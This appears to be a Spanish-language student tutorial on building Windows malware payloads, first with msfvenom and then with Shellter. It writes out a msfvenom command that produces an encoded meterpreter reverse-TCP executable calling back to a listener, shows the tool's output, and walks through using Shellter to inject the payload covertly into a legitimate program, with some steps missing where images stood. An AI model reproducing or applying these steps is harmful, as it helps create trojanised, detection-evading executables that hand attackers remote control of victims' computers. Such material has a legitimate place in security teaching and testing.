Generación de payloads con msfvenom y con theFatRat o Shellter

Santiago peñaranda mejia

Generar payload con msfvenom:

Bueno para empezar vamos a generar un payload con msfvenom, para los que no saben que es msfvenom esta es una herramienta que forma parte del módulo de metasploit que sirve para generar payload automatizados según tus necesidades.

Lo primero que vamos hacer es buscar un payload de la herramienta msfvenom, que vaya acorde con nuestras necesidad.


Una vez buscado y encontrado el fichero que necesitamos ahora vamos a crear el payload, para ello ponemos.

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.18 PORT=44044 EX
ITFUNC=thread -e x64/xor_dynamic -i 8 -f exe > venom.exe
```

Y LO EJECUTAMOS

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.18 PORT=44044 EX
ITFUNC=thread -e x64/xor_dynamic -i 8 -f exe > venom.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 8 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 561 (iteration=0)
x64/xor_dynamic succeeded with size 611 (iteration=1)
x64/xor_dynamic succeeded with size 662 (iteration=2)
x64/xor_dynamic succeeded with size 713 (iteration=3)
x64/xor_dynamic succeeded with size 764 (iteration=4)
x64/xor_dynamic succeeded with size 815 (iteration=5)
x64/xor_dynamic succeeded with size 866 (iteration=6)
x64/xor_dynamic succeeded with size 917 (iteration=7)
x64/xor_dynamic chosen with final size 917
Payload size: 917 bytes
Final size of exe file: 7680 bytes
```

Y ASÍ ES COMO LA HERRAMIENTA NOS CREÓ UN PAYLOAD .EXE




GENERAR PAYLOAD CON SHELLTER:


AHORA VAMOS A GENERAR OTRO PAYLOAD CON SHELLTER, PERO ANTES DE INICIAR CON LA CREACIÓN DEL PAYLOAD VAMOS

A EXPLICAR QUE ES SHELLTER. SHELLTER ES UNA HERRAMIENTA AVANZADA PARA INYECTAR CÓDIGO ARCHIVOS EJECUTABLES (PE: PORTABLE EJECUTABLE) DE WINDOWS DE MANERA CUBIERTA.

PARA INSTALAR ESTA HERRAMIENTA SOLO BASTA CON ESCRIBIR, Y YA LA TENDRÍAMOS.



UNA VEZ YA LA TENGAMOS INSTALADA AHORA VAMOS A EJECUTARLA, PARA ELLO ESCRIBIMOS EL COMANDO SHELLTER, QUE BÁSICAMENTE ES EL NOMBRE DE LA HERRAMIENTA Y ASÍ SE EJECUTARÍA INSTANTÁNEAMENTE.



NOTA: “TUVE QUE CAMBIAR DE MÁQUINA VIRTUAL PORQUE ME DABA UN ERROR AL DESCARGARLA Y ME SEGUIA DANDO ERROR, PORQUE ALGO PASABA CON EL REPOSITORIO Y KALI LINUX, ASÍ QUE ME DESCARGUE VMWARE Y DESCARGUE LA MÁQUINA VIRTUAL Y AHI QUE FUNCIONÓ”


BUENO, UNA VEZ YA EJECUTADO EL PROGRAMA NOS DICE QUE EN QUÉ MODO QUEDAREMOS TRABAJAR CON ÉL, Y LE VAMOS A DAR A LA “A” QUE ES EL MODO AUTOMÁTICO

AHORA NOS PIDE EL EL OBJETIVO, QUE EL OBJETIVO EN ESTE CASO NO ES LA IP DE LA VÍCTIMA COMO LO ES NORMALMENTE, EN ESTE CASO EL OBJETIVO ES EL MALWARE O PROGRAMA QUE TENGAMOS YA QUE HACE SHELLTER ES MODIFICAR EL MALWARE YA CREADO HACIÉNDOLO MUCHO MÁS POTENTE Y AGRESIVO


Y AL DARLE EL PROGRAMA AUTOMÁTICAMENTE EL PROGRAMA INICIA A TRABAJAR EN LA MODIFICACIÓN DEL CÓDIGO PARA UNA MAYOR EFECTIVIDAD DEL MALWARE

AQUÍ NOS DICE QUE SI QUEREMOS EJECUTAR EL PROGRAMA JUNTO A ÉL MALWARE O SOLO EL MALWARE, ASÍ QUE VAMOS A DARLE QUE SI PARA QUE LOS EJECUTE LOS DOS AL MISMO TIEMPO

AQUÍ NOS PIDE QUE PAYLOAD QUEREMOS USAR, Y VAMOS A ESCOJER EL QUE QUERAMOS, EM ESTE CASO VOY A ESCOJER EL PRIMERO QUE SERIA EL (METERPRETER_REVERSE_TCP)



Ahora ya estamos en la recta final, solo nos faltaria poner los parámetros básicos que todo payload necesita para hacer la conexión y son:



Y ya se nos empezará a crear el payload automáticamente, y pues esto seria todo.